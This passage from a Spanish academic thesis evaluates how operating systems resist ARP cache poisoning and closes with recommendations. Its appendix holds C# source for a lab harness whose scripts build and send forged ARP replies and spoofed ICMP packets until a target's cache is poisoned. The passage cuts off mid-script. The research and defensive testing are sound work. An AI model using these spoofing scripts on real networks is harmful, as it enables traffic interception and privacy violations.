Finalmente la implementación de ellos fue efectiva al momento de evitar el envenenamiento de la caché ARP del atacado cuando los ataques no eran de manera agresiva (el numero de paquetes enviados por el atacante era alrededor de 100). Cuando el número de paquetes enviados era mayor la comunicación de la red se veía interrumpida porque se saturaba su solución, por lo tanto las pruebas con mayor cantidad de paquetes no representarían el funcionamiento de su solución.

Analizando la implementación y desconsiderando la saturación del conmutador que no permitía el tráfico de la red, asumí como eficaz a la solución evaluada, y se desarrolló el siguiente árbol de ataque usando a Windows XP SP3 como equipo atacado.

Adicionalmente se evaluó la solución de manera manual probando cada ataque y constatando mediante un husmeador de tráfico de red que paquetes ARP le llegaban al atacado, confirmando que llegaban solo las respuestas a sus solicitudes con la información correcta.




Figura 17: Árbol de ataque ARP en Windows XP SP3; obtenido a partir de evaluar la solución de A. Ortega y X. Marcos; ver en APÉNDICE C, sección C.7.

El árbol obtenido demuestra que no puede ser envenenada la caché ARP mediante ataques desde la red, sino solamente por medio de un ataque físico en el computador.

CONCLUSIONES Y RECOMENDACIONES

CONCLUSIONES

Se logró implementar correctamente una aplicación que permite evaluar diferentes posibles soluciones al protocolo ARP, y que funciona en diferentes sistemas operativos y con facilidad de portarlo a otros sistemas.

Como resultado de los análisis se logro conocer los árboles de ataque al protocolo ARP de sistemas operativos representativos de la actualidad. Estos resultados pueden ser usados como base para la investigación de futuras posibles soluciones permitiendo conocer cuáles son los aspectos que afectan a la caché ARP.

Al conocer los árboles de ataque, se tiene información valiosa sobre qué tan vulnerable es un sistema a los ataques efectuados, qué tan rápida es su convergencia y una pequeña comparación que sirve como factor de decisión en el momento de seleccionar el sistema operativo a utilizar.

Se logró evaluar el trabajo desarrollado por A. Ortega y X. Marcos, ayudando en su proceso de desarrollo efectuando pruebas y recomendaciones. Dando como resultado una posible solución que demuestra la efectividad de la propuesta al bloquear los ataques al protocolo ARP dejando como trabajo futuro una optimización de rendimiento de la misma.

Debido a que ninguna implementación del protocolo ARP logró evadir todos los ataques, esto muestra la complejidad del problema aún no solucionado por los fabricantes de sistemas operativos, y el requerimiento de un mayor esfuerzo por parte de los administradores de red de proteger la privacidad de sus usuarios.

TRABAJO FUTURO

Actualmente Windows Vista SP1 es el sistema operativo mas comercializado por Microsoft, desarrollado como el sistema operativo con mayor enfoque de seguridad informática. A futuro es necesario conocer un poco más a detalle su comportamiento ante ataques contra su caché ARP.

Otro sistema operativo importante para el análisis es Solaris, desarrollado por SunMicrosystems. Es un sistema basado en BSD, con algunas mejoras de seguridad en su protocolo ARP como Streams que maneja estados para controlar los cambios de la caché ARP.

En esta investigación se dejó a un lado a muchos sistemas operativos Linux muy populares entre desarrolladores, sistemas como Ubuntu, Open Suse, Mandrake y CentOS que mediante pocas modificaciones al código se podría obtener sus árboles de ataque. Aunque se espera que sus árboles sean iguales al de Fedora 8, debido a que todos usan el mismo kernel.

Es importante, publicar estos resultados con la debida precaución para que sean analizados por la comunidad de software libre, y con ese aporte posiblemente se puedan encontrar ramas de los árboles de ataque que no hayan sido analizadas por lo particular que serían.

En la aplicación del atacante, permitir que no solo sirva para los ataques embebidos en el código si no permitir la carga en tiempo de ejecución de nuevos ataques por medio de librerías dinámicas para que de esta manera aliviar mucho trabajo a nuevos desarrolladores que quieran usar la funcionalidad implementada en esta herramienta.

RECOMENDACIONES

Debido a que se ninguno de los sistemas operativos evaluados pueden defenderse en su totalidad a ataques al protocolo ARP, es recomendable casi de manera obligatoria utilizar encriptación en comunicaciones que manejen información importante como códigos de tarjetas de crédito, claves de servidores, notas de sistemas académicos, etc.

Para la implementación de A. Ortega y X. Marcos es recomendable optimizar la eficiencia de su solución para que pueda ser considerada por administradores de red encargados de brindar seguridad a sus redes.

Se recomienda utilizar herramientas como muros de fuego o detectores de intrusos para la protección de computadores personales. Estas herramientas son sencillas que de alguna

manera ayudan a defenderse ante ataques que intentan invadir la privacidad entre las comunicaciones.

Se recomienda utilizar conmutadores en vez de concentradores para realizar redes LAN debido a que reducen el dominio de broadcast y hacen visible menos información a un atacante que esté husmeando el tráfico.

APÉNDICES

APÉNDICE A ARCHIVOS DE CÓDIGO DE FUENTE DEL ATACANTE

A.1 MANEJO DEL PUERTO SERIAL: SAtacante.cs

```
using System;
using System.Collections.Generic;
using System.Text;

using System.IO;
using System.IO.Ports;

namespace Tamir.IPLib.arp_envenenamiento
{
   /// <summary>
   /// Esta clase va a correr en el cliente... y se va a encargar
   /// de hacer lo que el atacante le pida.
   /// </summary>
   class SAtacante
   {
      /// <summary>
      /// Trabaja a alta velocidad.. 115000 bps POSIX/Windows compatible
      /// </summary>
      SerialPort pt;

      private bool simular_conexion = false;

      // valor max es 100 cuando llega a eso se reinicia y indica que fue envenenada.
      private int simular_cuenta_envenenado = 0;

      private bool ack = false;
      private bool ack_ping_icmp = false;
      private bool cache_borrado = false;
      private bool envenenado = false;

      private bool estatica_seteada = false;
      private bool dinamica_seteada = false;
      private bool ninguna_seteada = false;

      private int t_espera = 100; // x defecto es 100, pero para mac  150
      public SAtacante(string puerto, bool simular_conexion,int velocidad)
      {
         if (simular_conexion == false)
         {
```

```
            //pt = new SerialPort(puerto,115200); // posix y windows
            pt = new SerialPort(puerto, velocidad);
            pt.DataReceived += new
System.IO.Ports.SerialDataReceivedEventHandler(this.DataReceivedEventHandler);
        }
        else
        {
            this.simular_conexion = simular_conexion;
        }
    }

    public void conectar()
    {
        if(!simular_conexion)
            pt.Open();
    }

    public void desconectar()
    {
        if(!simular_conexion)
            pt.Close();
    }

    private void DataReceivedEventHandler(object sender, SerialDataReceivedEventArgs e)
    {
        string llego = pt.ReadLine();

        Console.Out.WriteLine("in: " + llego);
        procesador_mensajes_atacante(llego);
    }

    private void procesador_mensajes_atacante(string s)
    {
        switch (s)
        {
            case "ping":
                enviar("ack");
                break;

            case "icmp ping enviado":
                ack_ping_icmp = true;
                break;

            case "env":
                // Bandera que sirve para avisarle al callback q fue envenenado
                envenenado = true;
                enviar("cnf env");
                break;
```

```
        case "et t":    // estatica true
            estatica_seteada = true;
            break;

        case "dn t":    // dinamica true
            dinamica_seteada = true;
            break;

        case "nn t":    // ninguna true
            ninguna_seteada = true;
            break;

        case "c br":    // cache borrado
            cache_borrado = true;
            break;

        case "ack":
            ack = true;
            break;

        default:
            return;
    }
}

public bool ping()
{
    if (simular_conexion)
        return true;

    ack = false;
    enviar("ping");

    System.Threading.Thread.Sleep(t_espera);

    return ack;
}

public bool ping_icmp()
{
    if (simular_conexion)
        return true;

    ack_ping_icmp = false;

    enviar("icmp ping");

    System.Threading.Thread.Sleep(t_espera);
```

```
    return ack_ping_icmp;
}

public bool setear_estatica()
{
    if (simular_conexion)
        return true;

    estatica_seteada = false;
    enviar("et");

    System.Threading.Thread.Sleep(t_espera);

    return estatica_seteada;
}

public bool setear_dinamica()
{
    if (simular_conexion)
        return true;

    dinamica_seteada = false;
    enviar("dn");

    System.Threading.Thread.Sleep(t_espera);

    return dinamica_seteada;
}

public bool setear_ninguna()
{
    if (simular_conexion)
        return true;

    ninguna_seteada = false;
    enviar("nn");

    System.Threading.Thread.Sleep(t_espera);

    return ninguna_seteada;
}


/// <summary>
/// Cuando se manda a borrar la cache, se setea ademas que no esta envenenada
/// </summary>
/// <returns></returns>
public bool borrar_cache()
{
```

```
    if (simular_conexion)
        return true;

    cache_borrado = false;
    envenenado = false;
    enviar("br c");

    System.Threading.Thread.Sleep(t_espera);

    return cache_borrado;
}

public bool esta_envenenado()
{
    if (simular_conexion)
    {
        // Depende.. ahi si.. ver como hacer..
        // se coloca un limite maximo.. de preguntar por este metodo.. cuando
        // llega al max valor.. da como resultado envenenado..
        if (simular_cuenta_envenenado < 5000)
        {
            simular_cuenta_envenenado++;
            return false;
        }
        else
        {
            simular_cuenta_envenenado = 0;
            return true;
        }
    }

    return envenenado;
}

public void enviar(string s)
{
    if (simular_conexion)
        return;

    try
    {
        if(pt.IsOpen)
            pt.WriteLine(s);
    }
    catch
    {

    }
}
```

```
    }
}
```

A.2 ENVIAR ARP-RESPONSE HASTA N: Script_2.cs

```
using System;
using System.Collections.Generic;
using System.Text;
using Tamir.IPLib;
using Tamir.IPLib.Packets;

namespace Tamir.IPLib.arp_envenenamiento.scripts
{
    class Script_2 : Scripts
    {
        /// <summary>
        ///
        /// </summary>
        PcapDevice device;
        SAtacante satacante;
        bool modo_consola = false;

        string eth_mac_origen; string eth_mac_destino;
        string req_o_repl;
        string arp_mac_origen; string arp_ip_origen;    // estos son los datos de por quien hacerse pasar...
        string arp_mac_destino; string arp_ip_destino;   // osea los datos del envenenador
        int cuenta = 0;

        /// <summary>
        /// Enviar ARP-Response hasta n
        /// </summary>
        /// <param name="device"></param>
        /// <param name="eth_mac_destino"></param>
        /// <param name="eth_mac_origen"></param>
        /// <param name="req_o_repl"></param>
        /// <param name="arp_mac_origen"></param>
        /// <param name="arp_ip_origen"></param>
        /// <param name="arp_mac_destino"></param>
        /// <param name="arp_ip_destino"></param>
        /// <param name="n">el numero max de paquetes a enviar</param>
        public Script_2(PcapDevice device, SAtacante satacante,
            string eth_mac_destino, string eth_mac_origen,
            string req_o_repl,
            string arp_mac_origen, string arp_ip_origen,
            string arp_mac_destino, string arp_ip_destino,
            int n)
        {
            this.device = device;
```

```
            this.satacante = satacante;
            this.eth_mac_origen = eth_mac_origen;
            this.eth_mac_destino = eth_mac_destino;
            this.req_o_repl = req_o_repl;
            this.arp_mac_origen = arp_mac_origen;
            this.arp_ip_origen = arp_ip_origen;
            this.arp_mac_destino = arp_mac_destino;
            this.arp_ip_destino = arp_ip_destino;
            this.cuenta = n;

            #region ModoConsola
            if (modo_consola)
            {
                Console.Write("-- Listo para ejecutar Script2, ingresa el numero de ARP-Reply a enviar..: ");

                try
                {
                    cuenta = Int32.Parse(Console.ReadLine());
                    if (cuenta <= 0)
                    {
                        Console.WriteLine("Script2: Error,  el numero tiene q ser >= 0, seteando default 5
paquetes");
                        cuenta = 5;
                    }
                }
                catch
                {
                    Console.WriteLine("Script2: Error,  no se puede crear, seteando default 5 paquetes");
                    cuenta = 5;
                }

                Console.Write("-- Script2, Y para continuar..!  ");
                string resp = Console.ReadLine();

                //If user refused, exit program
                if ((resp != "") && (!resp.StartsWith("y")))
                {
                    Console.WriteLine("Cancelled by user!");
                    return;
                }
            }
            #endregion

        }


        public ResultadoScript envenenar()
        {
```

```
        ResultadoScript salida = new ResultadoScript(2);

        //Open the device
        device.PcapOpen();

        // ICMP
        //for (int ix = 0; ix < 200; ix++)
        //{
        //Send the packet out the network device
        //bytes = Paquetes.paqueteICMP("00-73-07-0b-ec-6a", "00-15-c5-11-28-36", 12, 0, 0, 255, "icmp",
"200.63.195.158", "200.63.195.153", 8, ix);
        //}
        //Console.WriteLine("-- Packet sent successfuly.");

        if (satacante.borrar_cache())
        {

        try
        {
           salida.inicio();
           //Generate a packet
           byte[] bytes = Paquetes.paqueteARP(eth_mac_destino, eth_mac_origen, req_o_repl,
arp_mac_origen, arp_ip_origen, arp_mac_destino, arp_ip_destino);

           while (cuenta > 0)
           {
              if (!satacante.esta_envenenado())
              {
                 salida.arp();
                 device.PcapSendPacket(bytes);
                 cuenta--;
              }
              else
              {
                 salida.termino(ResultadoScript.Resultado.ENVENENADO);
                 break;
              }
           }
        }
        catch (Exception e)
        {
           Console.WriteLine("Error: " + e.Message);
        }
     }
     else
     {
        salida.termino(ResultadoScript.Resultado.ATACADO_NO_RESPONDE);

     }
```

```
            //Close the pcap device
            device.PcapClose();


            Console.WriteLine("-- Dispositivo cerrado.");


            return salida;
        }

    }
}
```

A.3 ENVIAR ARP-BROADCAST HASTA N: Script_4

```
using System;
using System.Collections.Generic;
using System.Text;

using Tamir.IPLib;
using Tamir.IPLib.Packets;

namespace Tamir.IPLib.arp_envenenamiento.scripts
{
    class Script_4 : Scripts
    {
      PcapDevice device;
      bool modo_consola = false;

      SAtacante satacante;
      string eth_mac_destino; string eth_mac_origen;
      string req_o_repl;
      string arp_mac_origen; string arp_ip_origen;
      string arp_mac_destino; string arp_ip_destino;

       int cuenta = 0;

      /// <summary>
      /// Enviar ARP-Broadcast hasta n
      /// </summary>
      /// <param name="device"></param>
      /// <param name="eth_mac_destino"></param>
      /// <param name="eth_mac_origen"></param>
      /// <param name="req_o_repl"></param>
      /// <param name="arp_mac_origen"></param>
      /// <param name="arp_ip_origen"></param>
      /// <param name="arp_mac_destino"></param>
```

```
        /// <param name="arp_ip_destino"></param>
        /// <param name="n">el numero max de paquetes a enviar</param>
         public Script_4(PcapDevice device, SAtacante satacante,
            string eth_mac_destino, string eth_mac_origen,
            string req_o_repl,
            string arp_mac_origen, string arp_ip_origen,
            string arp_mac_destino, string arp_ip_destino,
            int n)
         {
            this.device = device;
            this.satacante = satacante;
            this.eth_mac_destino = eth_mac_destino;
            this.eth_mac_origen = eth_mac_origen;
            this.req_o_repl = req_o_repl;
            this.arp_mac_origen = arp_mac_origen;
            this.arp_ip_origen = arp_ip_origen;
            this.arp_mac_destino = arp_mac_destino;
            this.arp_ip_destino = arp_ip_destino;
            this.cuenta = n;

            #region ModoConsola
            if (modo_consola)
            {
               Console.Write("-- Listo para ejecutar Script4, ingresa el numero de ARP-Reply a enviar..: ");
               try
               {
                  cuenta = Int32.Parse(Console.ReadLine());
                  if (cuenta <= 0)
                  {
                     Console.WriteLine("Script4: Error,  el numero tiene q ser >= 0, seteando default 5
paquetes");
                     cuenta = 5;
                  }
               }
               catch
               {
                  Console.WriteLine("Script4: Error,  no se puede crear, seteando default 5 paquetes");
                  cuenta = 5;
               }

               Console.Write("-- Script4, Y para continuar..!  ");
               string resp = Console.ReadLine();

               //If user refused, exit program
               if ((resp != "") && (!resp.StartsWith("y")))
               {
                  Console.WriteLine("Cancelado por el usuario!");
                  return;
               }
```

```
        }
        #endregion

    }

    public ResultadoScript envenenar()
    {
        ResultadoScript salida = new ResultadoScript(4);

        //Open the device
        device.PcapOpen();

        // ICMP
        //for (int ix = 0; ix < 200; ix++)
        //{
        //Send the packet out the network device
        //bytes = Paquetes.paqueteICMP("00-73-07-0b-ec-6a", "00-15-c5-11-28-36", 12, 0, 0, 255, "icmp",
"200.63.195.158", "200.63.195.153", 8, ix);
        //}
        //Console.WriteLine("-- Packet sent successfuly.");

         if (satacante.borrar_cache())
        {
                    salida.inicio();
        try
        {
            salida.inicio();
            //Generate a packet
            byte[] bytes = Paquetes.paqueteARP(eth_mac_destino, eth_mac_origen, req_o_repl,
arp_mac_origen, arp_ip_origen, arp_mac_destino, arp_ip_destino);

            while (cuenta > 0)
            {
                if (!satacante.esta_envenenado())
                {
                    salida.arp();
                    device.PcapSendPacket(bytes);
                    cuenta--;
                }
                else
                {
                    salida.termino(ResultadoScript.Resultado.ENVENENADO);
                    break;
                }
            }
        }
        catch (Exception e)
        {
            Console.WriteLine("Error: " + e.Message);
```

```
            }
        }
        else
        {
            salida.termino(ResultadoScript.Resultado.ATACADO_NO_RESPONDE);

        }

            //Close the pcap device
            device.PcapClose();

            Console.WriteLine("-- Dispositivo cerrado.");

            return salida;
        }
    }
}
```

A.4 ESPERAR ARP-BROADCAST, LUEGO ENVIAR ARP-RESPONSE HASTA N: Script_6.cs

```
using System;
using System.Collections.Generic;
using System.Text;

using Tamir.IPLib;
using Tamir.IPLib.Packets;

namespace Tamir.IPLib.arp_envenenamiento.scripts
{
    class Script_6 : Scripts
    {

        private bool candado = false;

        byte[] paquete_comparacion = null;
        byte[] paquete_envenenador = null;
        int n_paquetes_enviar = 0;
        // Puede ser que llegue la solicitud ARP desde cualquier maquina,
        // y comienza a ejecutar a la primera coincidencia
        // pero solo se envian paquetes que recibe en los parametros del constructor.
        PcapDevice device;
        bool modo_consola = false;

        SAtacante satacante;
        ResultadoScript salida;

        /// <summary>
        /// Esperar ARP-Broadcast, luego enviar ARP-Response hasta n..
```

```
        /// Se espera a que se solicite el Mac de una IP, y se envia un ARP-Response falso
        /// el arp falso, no usa informacion del arp recibido.
        /// </summary>
        /// <param name="device"></param>
        /// <param name="satacante">Conexion serial para comunicarse con el cliente, la debe recibir
abierta..</param>
        /// <param name="eth_mac_solicitando"></param>
        /// <param name="arp_ip_solicitando"></param>
        /// <param name="arp_ip_buscado"></param>
        /// <param name="eth_mac_destino"></param>
        /// <param name="eth_mac_origen"></param>
        /// <param name="req_o_repl"></param>
        /// <param name="arp_mac_origen"></param>
        /// <param name="arp_ip_origen"></param>
        /// <param name="arp_mac_destino"></param>
        /// <param name="arp_ip_destino"></param>
        /// <param name="n"></param>
        public Script_6(PcapDevice device, SAtacante satacante,

            string eth_mac_solicitando,                 // El paquete tiene que ser enviado desde esta MAC
            string arp_ip_solicitando,                  // o IP

            string arp_ip_buscado,                      // Se espera que se solicite el MAC de esta IP

            string eth_mac_destino, string eth_mac_origen,  // Paquete para envenenar
            string req_o_repl,
            string arp_mac_origen, string arp_ip_origen,
            string arp_mac_destino, string arp_ip_destino,
            int n)
        {
            this.salida = new ResultadoScript(6);
            this.device = device;
            this.n_paquetes_enviar = n;

            this.satacante = satacante;

            #region ModoConsola
            if (modo_consola)
            {
                //If user refused, exit program
                if (n_paquetes_enviar <= 0)
                {
                    Console.WriteLine("Para enviar se debe enviar al menos 1 paquete envenenador");
                    return;
                }

                Console.Write("Listo para ejecutar Script5, Y para continuar..!  ");
                string resp = Console.ReadLine();
```

```
            //If user refused, exit program
            if ((resp != "") && (!resp.StartsWith("y")))
            {
               Console.WriteLine("Cancelado por el usuario!");
               return;
            }

                  }
         #endregion
         this.paquete_envenenador =
Paquetes.paqueteARP(eth_mac_destino,eth_mac_origen,req_o_repl,arp_mac_origen,arp_ip_origen,arp_ma
c_destino,arp_ip_destino);
         // creo el paquete de comparacion
          this.paquete_comparacion =
            Paquetes.paqueteARP("ff-ff-ff-ff-ff-ff", eth_mac_solicitando, "req", eth_mac_solicitando,
arp_ip_solicitando, "00-00-00-00-00-00", arp_ip_buscado);

         //ArpEvento arp_evento = new ArpEvento();
         //arp_evento.esperarARP(device, 1, this.paquete_comparacion, set_callbackPaquete, null);

         // version nueva, mas rapida y segura

          device.PcapOpen(false, 1000);
          Packet packet;

          for (int ix = 0; ix < 3; ix++) // ix es el numero de veces que espera
          {
            //Keep capture packets using PcapGetNextPacket()
            while ((packet = device.PcapGetNextPacket()) != null)
            {
               set_callbackPaquete(packet.Bytes, paquete_comparacion);
               if (candado)
               {
                  Console.Out.WriteLine("candado fuera");
                  break;
               }
            }
            if (candado)
            {
               break;
            }
         }

         //Close the pcap device
         device.PcapClose();
      }

      // el paquete de comparacion es el mismo que envio..
      public void set_callbackPaquete(byte[] paquete_recibido, byte[] paquete_comparacion)
```

```
    {
        // valores a esperar: eth_mac_solicitando, arp_ip_solicitando, arp_ip_buscado
        // estos valores deben llegar en el paquete_comparacion... xq ya fueron puestos..

        // .. si coinciden los 3... los demas parametros no importan, entonces se realiza el ataque..

        bool comparador = false;
        /*
        ARPPacket arp_recibido = new ARPPacket(paquete_recibido.Length, paquete_recibido);
        ARPPacket arp_comparacion = new ARPPacket(paquete_comparacion.Length,
paquete_comparacion);

        // Cambiar comparacion.. x la nueva version :)
        comparador = arp_recibido.SourceHwAddress.Equals(arp_comparacion.SourceHwAddress) &&
                    arp_recibido.DestinationHwAddress.Equals(arp_comparacion.DestinationHwAddress)
&&

arp_recibido.DestinationProtoAddress.Equals(arp_comparacion.DestinationProtoAddress);
        */

        comparador =
            Utilerias.comparar_arreglos(UtileriasEth.get_eth_mac_origen(paquete_recibido),
UtileriasEth.get_eth_mac_origen(paquete_comparacion))
                    &&
            Utilerias.comparar_arreglos(UtileriasArp.get_arp_mac_destino(paquete_recibido),
UtileriasArp.get_arp_mac_destino(paquete_comparacion))
                    &&
            Utilerias.comparar_arreglos(UtileriasArp.get_arp_ip_destino(paquete_recibido),
UtileriasArp.get_arp_ip_destino(paquete_comparacion));


        if (comparador)
        {
            candado = true;
        }


        //if (comparador)
        //{
        //    try
        //    {
        //        while ( n_paquetes_enviar > 0)
        //        {
        //            device.PcapSendPacket(paquete_envenenador);
        //            n_paquetes_enviar--;
        //        }
        //    }
        //    catch (Exception e)
        //    {
```

```
    //        Console.WriteLine("Error: " + e.Message);
    //    }
    //}
}

public ResultadoScript envenenar()
{
    ResultadoScript salida = new ResultadoScript(6);

    int cuenta = 0;

    while (candado == false)
    {
        if (cuenta > 4)
            break;

        cuenta++;
        System.Threading.Thread.Sleep(1000 * 2);

        satacante.ping_icmp();

    }

    // Puede existir una condicion de carrera..
    // y intentar de abrir el device estando ya abierto en modo
    // captura, eso ocurre porque la variable candado se libera antes de que
    // se cierre el device, y de esta manera se podria volver a intentar abrir el device.

    // realizar el ataque...
    if (candado)
    {

        //Open the device
        device.PcapOpen();

        try
        {

            while (n_paquetes_enviar > 0)
            {
                if (!satacante.esta_envenenado())
                {
                    salida.arp();
                    device.PcapSendPacket(paquete_envenenador);
                    n_paquetes_enviar--;
                }
                else
                {
                    salida.termino(ResultadoScript.Resultado.ENVENENADO);
```

```
                    break;
                }
            }
        }
        catch (Exception e)
        {
            Console.WriteLine("Error: " + e.Message);
        }

        device.PcapClose();
    }

    return salida;
  }
 }
}
```

A.5 ENVIAR ICMP ECOREQUEST FALSO, LUEGO ESPERAR ARP-BROADCAST, Y ENVIAR ARP-RESPONSE HASTA N: Script_8.cs

```
using System;
using System.Collections.Generic;
using System.Text;

using Tamir.IPLib;
using Tamir.IPLib.Packets;

namespace Tamir.IPLib.arp_envenenamiento.scripts
{
  class Script_8 : Scripts
  {
    // enviar ArpResponse | copiar el codigo del script1
    PcapDevice device;

    /// <summary>
    /// Cuando es false es q no puede comenzar el ataque.. cuando es true ahi si puede hacerlo
    /// </summary>
    bool modo_consola = false;

    private bool candado = false;

    // con el EchoRequest, se espera que el host atacado haga una consulta ARP
    int n_paquetes_enviar = 0;
    string icmp_eth_mac_origen; string icmp_ip_origen;          // Esto es solo para el paquete ICMP
```

```
byte[] paquete_comparacion = null;
byte[] paquete_envenenador = null;
SAtacante satacante;
ResultadoScript salida;

/// <summary>
/// Enviar ICMP EcoRequest falso, luego esperar ARP-Broadcast, y enviar ARP-Response hasta n
/// </summary>
/// <param name="device"></param>
/// <param name="eth_mac_origen"></param>
/// <param name="eth_mac_destino"></param>
/// <param name="ip_origen"></param>
/// <param name="ip_destino"></param>
/// <param name="req_o_repl"></param>
/// <param name="eth_mac_solicitando">El paquete tiene que ser enviado desde esta MAC</param>
/// <param name="arp_ip_solicitando">O El paquete tiene que ser enviado desde este IP</param>
/// <param name="arp_ip_buscado">Se espera que se solicite el MAC de esta IP</param>
/// <param name="arp_mac_origen"></param>
/// <param name="arp_ip_origen"></param>
/// <param name="arp_mac_destino"></param>
/// <param name="arp_ip_destino"></param>
/// <param name="n_paquetes_enviar">Indica el numero de paquetes ARP a enviar</param>
public Script_8(PcapDevice device, SAtacante satacante,
   string eth_mac_origen, string eth_mac_destino,
   string ip_origen, string ip_destino,

   string icmp_eth_mac_origen, string icmp_ip_origen,    // ESTO ES SOLO PARA EL ICMP

   string req_o_repl,

   string eth_mac_solicitando,                 // El paquete tiene que ser enviado desde esta MAC
   string arp_ip_solicitando,                  // o IP

   string arp_ip_buscado,                      // Se espera que se solicite el MAC de esta IP

   string arp_mac_origen, string arp_ip_origen,    // estos son los datos de por quien hacerse pasar...
   string arp_mac_destino, string arp_ip_destino,   // osea los datos del envenenador
   int n_paquetes_enviar
   )
{
   this.salida = new ResultadoScript(8);
   this.device = device;

   this.icmp_eth_mac_origen = icmp_eth_mac_origen;
   this.icmp_ip_origen = icmp_ip_origen;

   this.n_paquetes_enviar = n_paquetes_enviar;
   this.satacante = satacante;
```

```
        #region ModoConsola
        if (modo_consola)
        {
           if (n_paquetes_enviar <= 0)
           {
              Console.WriteLine("Para enviar se debe enviar al menos 1 paquete envenenador");
              return;
           }



           Console.Write("Listo para ejecutar Script8, Y para continuar..!  ");
           string resp = Console.ReadLine();

           //If user refused, exit program
           if ((resp != "") && (!resp.StartsWith("y")))
           {
              Console.WriteLine("Cancelado por el usuario!");
              return;
           }
        }
        #endregion
        /*   public static byte[] paqueteICMP(
                    string eth_mac_destino, string eth_mac_origen,
                    long ip_identificacion,int ip_banderas, int ip_fragmento, int ip_tvida,
                    string ip_protocolo, string ip_origen, string ip_destino,
                    int icmp_tipo, long icmp_secuencia)
        */

        byte[] bytes;

        // ahora espero... por el ARP-Broadcast-request...
        this.paquete_envenenador = Paquetes.paqueteARP(eth_mac_destino, eth_mac_origen, req_o_repl,
arp_mac_origen, arp_ip_origen, arp_mac_destino, arp_ip_destino);
        // creo el paquete de comparacion
        this.paquete_comparacion =
          Paquetes.paqueteARP("ff-ff-ff-ff-ff-ff", eth_mac_solicitando, "req", eth_mac_solicitando,
arp_ip_solicitando, "00-00-00-00-00-00", arp_ip_buscado);

        //Open the device   // Esto funciona :) solo probare con otra opcion
        //device.PcapOpen();
        //    for (int ix = 0; ix < 1; ix++) // ICMP, pruebo con 1 x el problema de la velocidad de consulta del
atacado, BSD responde Rapido
        //    {
        //       //Send the packet out the network device
        //       bytes = Paquetes.paqueteICMP(eth_mac_destino, icmp_eth_mac_origen, 12, 0, 0, 255,
"icmp", icmp_ip_origen, ip_destino, 8, ix);
        //       device.PcapSendPacket(bytes);
```

```
        //        salida.icmp();

        //    }
        //device.PcapClose();

        // puede ser que envie el ARP-Request antes de terminar de enviar los icmp
        // ArpEvento arp_evento = new ArpEvento();
        // arp_evento.esperarARP(device, 1, this.paquete_comparacion, set_callbackPaquete, null);


        device.PcapOpen(false, 1000);
        Packet packet;

        for (int ix = 0; ix < 3; ix++) // ICMP, pruebo con 1 x el problema de la velocidad de consulta del
atacado, BSD responde Rapido
        {
            //Send the packet out the network device
            bytes = Paquetes.paqueteICMP(eth_mac_destino, icmp_eth_mac_origen, 12, 0, 0, 255, "icmp",
icmp_ip_origen, ip_destino, 8, ix);
            device.PcapSendPacket(bytes);
            salida.icmp();

            //Keep capture packets using PcapGetNextPacket()
            while ((packet = device.PcapGetNextPacket()) != null)
            {
                set_callbackPaquete(packet.Bytes, paquete_comparacion);
                if (candado)
                {
                    Console.Out.WriteLine("candado fuera");
                    break;
                }
            }

            if (candado)
            {
                break;
            }
        }

        //Close the pcap device
        device.PcapClose();

        //if (candado)
        //{
        //    envenenar();
        //}

    }
```

```
        // el paquete de comparacion es el mismo que envio..
        public void set_callbackPaquete(byte[] paquete_recibido, byte[] paquete_comparacion)
        {
            // valores a esperar: eth_mac_solicitando, arp_ip_solicitando, arp_ip_buscado
            // estos valores deben llegar en el paquete_comparacion... xq ya fueron puestos..

            // .. si coinciden los 3... los demas parametros no importan, entonces se realiza el ataque..

            bool comparador = false;

            /*
            //ARPPacket arp_recibido = new ARPPacket(paquete_recibido.Length, paquete_recibido);
            //ARPPacket arp_comparacion = new ARPPacket(paquete_comparacion.Length,
paquete_comparacion);

            comparador = arp_recibido.SourceHwAddress.Equals(arp_comparacion.SourceHwAddress) &&
                        arp_recibido.DestinationHwAddress.Equals(arp_comparacion.DestinationHwAddress)
&&

arp_recibido.DestinationProtoAddress.Equals(arp_comparacion.DestinationProtoAddress);
            */

            //comparador =
            //    Utilerias.comparar_arreglos(UtileriasEth.get_eth_mac_origen(paquete_recibido),
UtileriasEth.get_eth_mac_origen(paquete_comparacion))
            //          &&
            //    Utilerias.comparar_arreglos(UtileriasArp.get_arp_mac_destino(paquete_recibido),
UtileriasArp.get_arp_mac_destino(paquete_comparacion))
            //          &&
            //    Utilerias.comparar_arreglos(UtileriasArp.get_arp_ip_destino(paquete_recibido),
UtileriasArp.get_arp_ip_destino(paquete_comparacion));

            // Solo deberia esperar un paquete q pregunte x tal IP, q venga de tal maquina
            comparador =
                Utilerias.comparar_arreglos(UtileriasEth.get_eth_mac_origen(paquete_recibido),
UtileriasEth.get_eth_mac_origen(paquete_comparacion))
                    &&
                Utilerias.comparar_arreglos(UtileriasArp.get_arp_ip_destino(paquete_recibido),
UtileriasArp.get_arp_ip_destino(paquete_comparacion));

            if (comparador)
            {
                candado = true;
            }
        }

        public ResultadoScript envenenar()
        {
            int cuenta = 0;
```

```
    while (candado == false)
    {
        if (cuenta > 4)
            break;

        cuenta++;
        System.Threading.Thread.Sleep(1000 * 2);
    }
    // Puede existir una condicion de carrera..
    // y intentar de abrir el device estando ya abierto en modo
    // captura, eso ocurre porque la variable candado se libera antes de que
    // se cierre el device, y de esta manera se podria volver a intentar abrir el device.

    // realizar el ataque...
    if (candado)
    {

        //Open the device
        device.PcapOpen();

        try
        {
            while (n_paquetes_enviar > 0)
            {
                if (!satacante.esta_envenenado())
                {
                    salida.arp();
